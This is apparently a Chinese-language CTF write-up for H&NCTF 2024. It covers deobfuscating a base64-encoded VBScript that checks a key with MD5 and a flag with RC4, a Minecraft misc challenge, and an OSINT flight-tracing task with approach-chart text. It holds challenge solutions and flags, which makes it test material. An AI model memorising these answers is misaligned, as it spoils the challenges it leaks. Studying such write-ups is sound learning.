1B133BB0EF3 20 20 77 73 63 72 69 70 74 2E 65 63 68 6F 20 22 77 72 6F 6E 67 20 6B 65 79 20 6C 65 6E 67 74 68   wscript.echo "wrong key length
1B133BB0F13 21 22 0D 0A 20 20 20 20 77 73 63 72 69 70 74 2E 71 75 69 74 0D 0A 65 6E 64 20 69 66 0D 0A 49 66 !"..    wscript.quit..end if..If
1B133BB0F33 20 28 4D 79 66 75 6E 63 28 6B 65 79 29 20 3D 20 41 4E 74 67 29 20 54 68 65 6E 0D 0A 20 20 20 20  (Myfunc(key) = ANtg) Then..    
1B133BB0F53 77 73 63 72 69 70 74 2E 65 63 68 6F 20 22 59 6F 75 20 67 65 74 20 74 68 65 20 6B 65 79 21 4D 6F wscript.echo "You get the key!Mo
1B133BB0F73 76 65 20 74 6F 20 6E 65 78 74 20 63 68 61 6C 6C 65 6E 67 65 2E 22 0D 0A 45 6C 73 65 0D 0A 20 20 ve to next challenge."..Else..  
1B133BB0F93 20 20 77 73 63 72 69 70 74 2E 65 63 68 6F 20 22 57 72 6F 6E 67 20 6B 65 79 21 54 72 79 20 61 67   wscript.echo "Wrong key!Try ag
1B133BB0FB3 61 69 6E 21 22 0D 0A 20 20 20 20 77 73 63 72 69 70 74 2E 71 75 69 74 0D 0A 45 6E 64 20 49 66 0D ain!"..    wscript.quit..End If.
1B133BB0FD3 0A 0D 0A 75 73 65 72 49 6E 70 75 74 20 3D 20 49 6E 70 75 74 42 6F 78 28 22 45 6E 74 65 72 20 74 ...userInput = InputBox("Enter t
1B133BB0FF3 68 65 20 66 6C 61 67 3A 22 2C 20 22 43 54 46 20 43 68 61 6C 6C 65 6E 67 65 22 29 0D 0A 69 66 20 he flag:", "CTF Challenge")..if 
1B133BB1013 28 75 73 65 72 49 6E 70 75 74 20 3D 20 46 61 6C 73 65 29 20 74 68 65 6E 20 77 73 63 72 69 70 74 (userInput = False) then wscript
1B133BB1033 2E 71 75 69 74 0D 0A 69 66 20 28 6C 65 6E 28 75 73 65 72 49 6E 70 75 74 29 3C 3E 34 34 29 20 74 .quit..if (len(userInput)<>44) t
1B133BB1053 68 65 6E 0D 0A 20 20 20 20 77 73 63 72 69 70 74 2E 65 63 68 6F 20 22 77 72 6F 6E 67 21 22 0D 0A hen..    wscript.echo "wrong!"..
1B133BB1073 20 20 20 20 77 73 63 72 69 70 74 2E 71 75 69 74 0D 0A 65 6E 64 20 69 66 0D 0A 62 6F 78 20 3D 20     wscript.quit..end if..box = 
1B133BB1093 49 6E 69 74 69 61 6C 69 7A 65 28 6B 65 79 29 0D 0A 65 6E 63 72 79 70 74 65 64 49 6E 70 75 74 20 Initialize(key)..encryptedInput 
1B133BB10B3 3D 20 45 6E 43 72 79 70 74 28 62 6F 78 2C 20 75 73 65 72 49 6E 70 75 74 29 0D 0A 0D 0A 49 66 20 = EnCrypt(box, userInput)....If 
1B133BB10D3 28 65 6E 63 72 79 70 74 65 64 49 6E 70 75 74 20 3D 20 65 41 71 69 29 20 54 68 65 6E 0D 0A 20 20 (encryptedInput = eAqi) Then..  
1B133BB10F3 20 20 4D 73 67 42 6F 78 20 22 43 6F 6E 67 72 61 74 75 6C 61 74 69 6F 6E 73 21 20 59 6F 75 20 68   MsgBox "Congratulations! You h
```

dump 下来之后确认为输入的 key 做了一个 MD5 的加密之后判断，然后 flag 是一个 RC4 的加密




```
Myfunc(strToHash)
    Dim tmpFile, strCommand, objFSO, objWshShell, out
    Set objFSO = CreateObject("Scripting.FileSystemObject")
    Set objWshShell = CreateObject("WScript.Shell")
    tmpFile = objFSO.GetSpecialFolder(2).Path & "\" & objFSO.GetTempName
    objFSO.CreateTextFile(tmpFile).Write(strToHash)
    strCommand = "certutil -hashfile " & tmpFile & " MD5"
    out = objWshShell.Exec(strCommand).StdOut.ReadAll
    objFSO.DeleteFile tmpFile
    Myfunc = Replace(Split(Trim(out), vbCrLf)(1), " ", "")
End Function

Function EnCrypt(box, strData)
    Dim tempSwap
    Dim a
    Dim b
    Dim x
    Dim y
    Dim encryptedData
    encryptedData = ""
    For x = 1 To Len(strData)
        a = (a + 1) Mod 256
        b = (b + box(a)) Mod 256
        tempSwap = box(a)
        box(a) = box(b)
        box(b) = tempSwap
        y = Asc(Mid(strData, x, 1)) Xor box((box(a) + box(b)) Mod 256)
        encryptedData = encryptedData & LCase(Right("0" & Hex(y), 2))
    Next
    EnCrypt = encryptedData
End Function

Function Initialize(strPwd)
    Dim box(256)
    Dim tempSwap
    Dim a
    Dim b

    For i = 0 To 255
        box(i) = i
    Next

    a = 0
    b = 0

    For i = 0 To 255
        a = (a + box(i) + Asc(Mid(strPwd, (i Mod Len(strPwd)) + 1, 1))) Mod 256
        tempSwap = box(i)
        box(i) = box(a)
        box(a) = tempSwap
    Next

    Initialize = box
End Function
```

而解密的关键是找到 MD5 的密文和 RC4 的密文，ANtg 和 eAqi，显然从 dump 下来的东西里已然没有这个信息了




```
msgbox "Do you know VBScript?"
key = InputBox("Enter the key:", "CTF Challenge")
if (key = False) then wscript.quit
if (len(key)<>6) then
    wscript.echo "wrong key length!"
    wscript.quit
end if
If (Myfunc(key) = ANtg) Then
    wscript.echo "You get the key!Move to next challenge."
Else
    wscript.echo "Wrong key!Try again!"
    wscript.quit
End If

userInput = InputBox("Enter the flag:", "CTF Challenge")
if (userInput = False) then wscript.quit
if (len(userInput)<>44) then
    wscript.echo "wrong!"
    wscript.quit
end if
box = Initialize(key)
encryptedInput = EnCrypt(box, userInput)

If (encryptedInput = eAqi) Then
    MsgBox "Congratulations! You have learned VBS!"
Else
    MsgBox "Wrong flag. Try again."
End If

wscript.echo "bye!"
```

所以还是得从给的 vbs 脚本入手，执行脚本之后能看到去混淆的代码，所以直接将所需要执行的带混淆的输出一下即可，将原先脚本中开头命令换成 WScript.Echo，输出一下运行并能看到代码逻辑以及需要的密文




```
WScript.Echo Chr((37 + 64)) & Chr((69 - 4)) & Chr((11 + 102)) & Chr((112 - 7)) & Chr((42 - 10)) & Chr((67 - 6)) & Chr((67 - 35)) & Chr(
```



```
eAqi = "59fc6b263c3d0fcbc331ade699e62d3473bbf85522d588e3423e6c751ca091528a3c0186e460483917192c14"
ANtg = "baacc7ffa8232d28f814bb14c428798b"
Function Base64Decode(base64EncodedString)
   Dim xml, elem
   Set xml = CreateObject("MSXML2.DOMDocument")
   Set elem = xml.createElement("tmp")
   elem.dataType = "bin.base64"
   elem.text = base64EncodedString
   Dim stream
   Set stream = CreateObject("ADODB.Stream")
   stream.Type = 1 'Binary
   stream.Open
   stream.Write elem.nodeTypedValue
   stream.Position = 0
   stream.Type = 2 'Text
   stream.Charset = "utf-8"
   Base64Decode = stream.ReadText
   stream.Close
End Function
nbbt="RnVuY3Rpb24gSW5pdGlhbGl6ZShzdHJQd2QpDQogICAgRGltIGJveCgyNTYpDQogICAgRGltIHRlbXBTd2FwDQogICAgRGltIGENCiAgICBEaW0gYg0KDQogICAgRm9yIGkgPSAwIFRvIDI1NQ0KICAgICAgICBib3goaSkgPS
BpDQogICAgTmV4dA0KDQogICAgYSA9IDANCiAgICBiID0gMA0KDQogICAgRm9yIGkgPSAwIFRvIDI1NQ0KICAgICAgICBhID0gKGEgKyBib3goaSkgKyBBc2MoTWlkKHN0clB3ZCwgKGkgTW9kIExlbihzdHJQd2QpKSArIDEsIDEp
KSkgTW9kIDI1Ng0KICAgICAgICB0ZW1wU3dhcCA9IGJveChpKQ0KICAgICAgICBib3goaSkgPSBib3goYSkNCiAgICAgICAgYm94KGEpID0gdGVtcFN3YXANCiAgICBOZXh0DQoNCiAgICBJbml0aWFsaXplID0gYm94DQpFbmQgRn
VuY3Rpb24="
execute base64Decode(nbbt)
NFqt="RnVuY3Rpb24gTXlmdW5jKHN0clRvSGFzaCkNCiAgICBEaW0gdG1wRmlsZSwgc3RyQ29tbWFuZCwgb2JqRlNPLCBvYmpXc2hTaGVsbCwgb3V0DQogICAgU2V0IG9iakZTTyA9IENyZWF0ZU9iamVjdCgiU2NyaXB0aW5nLk
ZpbGVTeXN0ZW1PYmplY3QiKQ0KICAgIFNldCBvYmpXc2hTaGVsbCA9IENyZWF0ZU9iamVjdCgiV1NjcmlwdC5TaGVsbCIpDQogICAgdG1wRmlsZSA9IG9iakZTTy5HZXRTcGVjaWFsRm9sZGVyKDIpLlBhdGggJiAiXCIgJiBvYmpGU
08uR2V0VGVtcE5hbWUNCiAgICBvYmpGU08uQ3JlYXRlVGV4dEZpbGUodG1wRmlsZSkuV3JpdGUoc3RyVG9IYXNoKQ0KICAgIHN0ckNvbW1hbmQgPSAiY2VydHV0aWwgLWhhc2hmaWxlICIgJiB0bXBGaWxlICYgIiBNRDUiDQo
gICAgb3V0ID0gb2JqV3NoU2hlbGwuRXhlYyhzdHJDb21tYW5kKS5TdGRPdXQuUmVhZEFsbA0KICAgIG9iakZTTy5EZWxldGVGaWxlIHRtcEZpbGUNCiAgICBNeWZ1bmMgPSBSZXBsYWNlKFNwbGl0KFRyaW0ob3V0KSwgdmJDc
kxmKSgxKSwgIiAiLCAiIikNCkVuZCBGdW5jdGlvbg=="
execute base64Decode(NFqt)
NsFw="RnVuY3Rpb24gRW5DcnlwdChib3gsIHN0ckRhdGEpDQogICAgRGltIHRlbXBTd2FwDQogICAgRGltIGENCiAgICBEaW0gYg0KICAgIERpbSB4DQogICAgRGltIHkNCiAgICBEaW0gZW5jcnlwdGVkRGF0YQ0KICAgIGVuY3J5c
HRlZERhdGEgPSAiIg0KICAgIEZvciB4ID0gMSBUbyBMZW4oc3RyRGF0YSkNCiAgICAgICAgYSA9IChhICsgMSkgTW9kIDI1Ng0KICAgICAgICBiID0gKGIgKyBib3goYSkpIE1vZCAyNTYNCiAgICAgICAgdGVtcFN3YXAgPSBib3goYSk
NCiAgICAgICAgYm94KGEpID0gYm94KGIpDQogICAgICAgIGJveChiKSA9IHRlbXBTd2FwDQogICAgICAgIHkgPSBBc2MoTWlkKHN0ckRhdGEsIHgsIDEpKSBYb3IgYm94KChib3goYSkgKyBib3goYikpIE1vZCAyNTYpDQogICAgIC
AgIGVuY3J5cHRlZERhdGEgPSBlbmNyeXB0ZWREYXRhICYgTENhc2UoUmlnaHQoIjAiICYgSGV4KHkpLCAyKSkNCiAgICBOZXh0DQogICAgRW5DcnlwdCA9IGVuY3J5cHRlZERhdGENCkVuZCBGdW5jdGlvbg=="
execute base64Decode(NsFw)
hYLu="bXNnYm94ICJEbyB5b3Uga25vdyBWQlNjcmlwdD8iDQptc2dib3ggIlZCU2NyaXB0ICgiIk1pY3Jvc29mdCBWaXN1YWwgQmFzaWMgU2NyaXB0aW5nIEVkaXRpb24iIikgaXMgYSBkZXByZWNhdGVkIEFjdGl2ZSBTY3JpcHR
pbmcgbGFuZ3VhZ2UgZGV2ZWxvcGVkIGJ5IE1pY3Jvc29mdCB0aGF0IGlzIG1vZGVsZWQgb24gVmlzdWFsIEJhc2ljLiINCm1zZ2JveCAiSXQgYWxsb3dzIE1pY3Jvc29mdCBXaW5kb3dzIHN5c3RlbSBhZG1pbmlzdHJhdG9ycyB0byBn
ZW5lcmF0ZSBwb3dlcmZ1bCB0b29scyBmb3IgbWFuYWdpbmcgY29tcHV0ZXJzIHdpdGhvdXQgZXJyb3IgaGFuZGxpbmcgYW5kIHdpdGggc3Vicm91dGluZXMgYW5kIG90aGVyIGFkdmFuY2VkIHByb2dyYW1taW5nIGNvbnN0c
nVjdHMuIEl0IGNhbiBnaXZlIHRoZSB1c2VyIGNvbXBsZXRlIGNvbnRyb2wgb3ZlciBtYW55IGFzcGVjdHMgb2YgdGhlaXIgY29tcHV0aW5nIGVudmlyb25tZW50LiINCm1zZ2JveCAiSW50ZXJlc3RpbmdseSwgYWx0aG91Z2ggVkJTY3J
pcHQgaGFzIGxvbmcgc2luY2UgYmVlbiBkZXByZWNhdGVkLCB5b3UgY2FuIHN0aWxsIHJ1biBWQlNjcmlwdCBzY3JpcHRzIG9uIHRoZSBsYXRlc3QgdmVyc2lvbnMgb2YgV2luZG93cyAxMSBzeXN0ZW1zLiINCm1zZ2JveCAiQSB
WQlNjcmlwdCBzY3JpcHQgbXVzdCBiZSBleGVjdXRlZCB3aXRoaW4gYSBob3N0IGVudmlyb25tZW50LCBvZiB3aGljaCB0aGVyZSBhcmUgc2V2ZXJhbCBwcm92aWRlZCB3aXRoIE1pY3Jvc29mdCBXaW5kb3dzLCBpbmNsdWRpbmc
6IFdpbmRvd3MgU2NyaXB0IEhvc3QgKFdTSCksIEludGVybmV0IEV4cGxvcmVyIChJRSksIGFuZCBJbnRlcm5ldCBJbmZvcm1hdGlvbiBTZXJ2aWNlcyAoSUlTKS4iDQptc2dib3ggIkZvciAudmJzIGZpbGVzLCB0aGUgaG9zdCBpcyBXa
W5kb3dzIFNjcmlwdCBIb3N0IChXU0gpLCBha2Egd3NjcmlwdC5leGUvY3NjcmlwdC5leGUgcHJvZ3JhbSBpbiB5b3VyIHN5c3RlbS4iDQptc2dib3ggIklmIHlvdSBjYW4gbm90IHN0b3AgYSBWQlNjcmlwdCBmcm9tIHJ1bm5pbmcgK
GUuZy4gYSBkZWFkIGxvb3ApLCBnbyB0byB0aGUgdGFzayBtYW5hZ2VyIGFuZCBraWxsIHdzY3JpcHQuZXhlL2NzY3JpcHQuZXhlLiINCm1zZ2JveCAiY3NjcmlwdCBhbmQgd3NjcmlwdCBhcmUgZXhlY3V0YWJsZXMgZm9yIHRo
ZSBzY3JpcHRpbmcgaG9zdCB0aGF0IGFyZSB1c2VkIHRvIHJ1biB0aGUgc2NyaXB0cy4gY3NjcmlwdCBhbmQgd3NjcmlwdCBhcmUgYm90aCBpbnRlcnByZXRlcnMgdG8gcnVuIFZCU2NyaXB0IChhbmQgb3RoZXIgc2NyaXB0aW5
nIGxhbmd1YWdlcyBsaWtlIEpTY3JpcHQpIG9uIHRoZSBXaW5kb3dzIHBsYXRmb3JtLiINCm1zZ2JveCAiY3NjcmlwdCBpcyBmb3IgY29uc29sZSBhcHBsaWNhdGlvbnMgYW5kIHdzY3JpcHQgaXMgZm9yIFdpbmRvd3MgYXBwbGlj
YXRpb25zLiBJdCBoYXMgc29tZXRoaW5nIHRvIGRvIHdpdGggU1RESU4sIFNURE9VVCBhbmQgU1RERVJSLiINCm1zZ2JveCAiT0shIE5vdywgbGV0IHVzIGJlZ2luIG91ciBqb3VybmV5LiINCg0Ka2V5ID0gSW5wdXRCb3goIkVudGVyIH
RoZSBrZXk6IiwgIkNURiBDaGFsbGVuZ2UiKQ0KaWYgKGtleSA9IEZhbHNlKSB0aGVuIHdzY3JpcHQucXVpdA0KaWYgKGxlbihrZXkpPD42KSB0aGVuDQogICAgd3NjcmlwdC5lY2hvICJ3cm9uZyBrZXkgbGVuZ3RoISINCiAgICB3c2
NyaXB0LnF1aXQNCmVuZCBpZg0KSWYgKE15ZnVuYyhrZXkpID0gQU50ZykgVGhlbg0KICAgIHdzY3JpcHQuZWNobyAiWW91IGdldCB0aGUga2V5IU1vdmUgdG8gbmV4dCBjaGFsbGVuZ2UuIg0KRWxzZQ0KICAgIHdzY3JpcHQ
uZWNobyAiV3Jvbmcga2V5IVRyeSBhZ2FpbiEiDQogICAgd3NjcmlwdC5xdWl0DQpFbmQgSWYNCg0KdXNlcklucHV0ID0gSW5wdXRCb3goIkVudGVyIHRoZSBmbGFnOiIsICJDVEYgQ2hhbGxlbmdlIikNCmlmIChlc2VySW5wdX
QgPSBGYWxzZSkgdGhlbiB3c2NyaXB0LnF1aXQNCmlmIChsZW4odXNlcklucHV0KTw+NDQpIHRoZW4NCiAgICB3c2NyaXB0LmVjaG8gIndyb25nISINCiAgICB3c2NyaXB0LnF1aXQNCmVuZCBpZg0KYm94ID0gSW5pdGlhbGl6Z
ShrZXkpDQplbmNyeXB0ZWRJbnB1dCA9IEVuQ3J5cHQoYm94LCB1c2VySW5wdXQpDQoNCklmIChlbmNyeXB0ZWRJbnB1dCA9IGVBcWkpIFRoZW4NCiAgICBNc2dCb3ggIkNvbmdyYXR1bGF0aW9ucyEgWW91IGhhdmUgbGV
hcm5lZCBWQlMhIg0KRWxzZQ0KICAgIE1zZ0JveCAiV3JvbmcgZmxhZy4gVHJ5IGFnYWluLiINCkVuZCBJZg0KDQp3c2NyaXB0LmVjaG8gImJ5ZSEi"
execute base64Decode(hYLu)
```

加密部分还是带了 base64 加密，正常解码就能看出是 MD5 和 RC4，但现在不用了，直接取开头的两个密文即可，MD5 解完之后是 H&NKEY，然后直接 RC4 解就行，找个在线网站解了



Passphrase H&NKEY UTF8
Input format Hex
Output format UTF8

Input

```
59fc6b263c3d0fcbc331ade699e62d3473bbf85522d588e3423e6c751ca091528a3c0186e460483917192c14
```

88 1 44

Output

```
H&NCTF{VBS_1s_@_s0_7unny_an4_pow3rfu1_t00l!}
```

H&NCTF{VBS_1s_@_s0_7unny_an4_pow3rfu1_t00l!}


Misc:

签到

Plain Text

```
H&NCTF{W3lc0me_4o_H&NCTF2024!}
```

ManCraft - 娱乐题



```
haha加入了游戏
rice取得了进度[怪物猎人]
tommy4被牢大炸死了
qqqqy退出了游戏
12退出了游戏
恭喜成功让牢大坠机！这是你的key: d1bc87655ea4541e
Mini-Venom 已经成功让牢大坠机！
tommy4取得了进度[怪物猎人]
Kaguya加入了游戏
这是你的flag: H&NCTF{410b1637e5c620e857a4d57ed6cc92a6}
牢大出现了！
Warning:牢大不会游泳！！！如果他在水里，请尽快解决他！！！
dkkkkkkkkkkb加入了游戏
deCOLEE加入了游戏
<guoql> 1
<deCOLEE> 还是pvp高手
111加入了游戏
<deCOLEE> 我牢大呢
deCOLEE取得了进度[钻石！]
111被僵尸杀死了
```

需要获取 32 个 兑换 ，然后击杀牢大获取 flag。进服时候已经有慈善家塞了一堆钻石，直接砍牢大就行

osint

22 号飞的，因为靶机会告诉你的答案是否正确，所以爆破热门机场就可以了，最后发现是海口美兰国际机场。然后查所有当天晚上飞到海口的航班，确定是广州飞到海口的 HU7006

查 HU7006 航线对应的起飞降落机场，最后查询到是从广州白云机场到海口美兰。

查询 ZJHK 海口美兰机场进场、进近航图。推测飞行路线为 DOMGO 进入进场程序，到达 HK430 航路点进入进近程序。

ZJHK/HAK
MEILAN

JEPPESEN
27 OCT 23 (11-1)
Eff 1 Nov 1600Z

HAIKOU, PR OF CHINA
RNAV ILS DME Z Rwy 09


BRIEFING STRIP ™

*D-ATIS Arrival	*MEILAN Operation		HAIKOU Approach (R) AP01	*AP02	HAIKOU Tower	*Ground South
127.65	131.725❶	130.8	119.15	119.975	118.55	121.65


LOC IHH	Final Apch Crs	D6.0 IHH	ILS DA(H)	Apt Elev 74′
111.5	092°	1970′(1896′)	274′(200′)	Rwy 74′

MISSED APCH: Climb STRAIGHT AHEAD to 630′, then turn RIGHT to HK441 (MAX 205 KT), then on 272° to HK411 at 2960′, join holding, or as directed.

Alt Set: hPa Rwy Elev: 3 hPa Trans level: FL 118 Trans alt: 9850′ ❷



MSA ARP




❶ Contact MEILAN Operation 15 min before landing.
❷ 1031 hPa or above - 10830′
979 hPa or less - 8860′

Keep MIN 170 KT until 7 NM from touch down point.
If it cannot be implemented, report to ATC as soon as possible.

LOC (GS out)	IHH DME	5.0	4.0	3.0	2.0
	ALTITUDE	1660′	1340′	1030′	710′

FT/METER CONVERSION
QNH

10830′ -	3300m
9850′ -	3000m
8860′ -	2700m
5910′ -	1800m
2960′ -	900m
1970′ -	600m
1150′ -	350m
630′ -	190m



Gnd speed-Kts		70	90	100	120	140	160
ILS GS or LOC Descent Angle	3.00°	372	478	531	637	743	849
MAP at LMM							
D6.0 IHH to MAP	5.3	4:33	3:32	3:11	2:39	2:16	1:59

HIALS-II
PAPI
630′ ↑

